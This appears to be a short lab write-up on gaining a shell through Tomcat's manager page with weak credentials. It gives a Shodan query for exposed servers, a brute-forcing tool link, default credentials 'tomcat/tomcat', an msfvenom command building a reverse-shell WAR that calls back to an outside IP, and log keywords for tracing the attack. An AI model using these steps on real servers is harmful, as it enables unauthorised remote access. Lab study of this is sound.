
Vulnerability Overview
Tomcat supports deploying WAR files through the backend, allowing a web shell to be directly deployed to the web directory. To access the backend, the corresponding user must have the necessary permissions. By default, a normal installation of Tomcat 8 does not include any users, and the manager page only allows access from local IPs. An attack is only possible if an administrator manually modifies these properties. Since special configurations are required for exploitation, this can be considered a technique for knowledge accumulation.
Affected Versions
Tomcat 7+
Vulnerability POC

https://github.com/magicming200/tomcat-weak-password-scanner
Brute-forcing weak Tomcat passwords

Shodan Search Syntax
http.html:"successfully installed Tomcat." http.favicon.hash:-297069493
Vulnerability Environment Setup
Use Vulhub for reproduction. Mount the current XML file to the container as the configuration file.
| Name | Permission Description |
|---|---|
| admin-gui | Can access the “Host Manager” page but cannot view the “App Manager” and “Server Status” pages |
| admin-script | Only has access to the host-manager script management interface |
| manager-gui | Cannot access the “Host Manager” page but can view the “App Manager” and “Server Status” pages |
| manager-status | Can only view the “Server Status” page |
| manager-script | Has script management interface access and can view the “Server Status” page |
| manager-jmx | Has JMX proxy interface access and can view the “Server Status” page |

The context.xml configuration allows the manager page to be accessed from any IP.
[root@VM-0-15-centos tomcat8]# cat context.xml

Check the permissions of the Tomcat user in tomcat-users.xml. The user “tomcat” has all the above permissions, and the password is “tomcat”.
[root@VM-0-15-centos tomcat8]# cat tomcat-users.xml

Access /manager/html.

After logging into the backend, you can upload a WAR file for deployment. A WAR file can be understood as a compressed package, which Tomcat will automatically decompress and deploy after uploading.
You can use MSF to directly generate a reverse shell WAR file.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=43.155.67.230 LPORT=1234 -f war -o shell.war


After a successful upload, it will display “OK”. Access the shell directory to trigger the reverse shell.
You can use the above tool to brute-force weak Tomcat passwords.

Traceback Investigation
Log directory: /usr/local/tomcat/logs
Investigation keywords: /manager/html/upload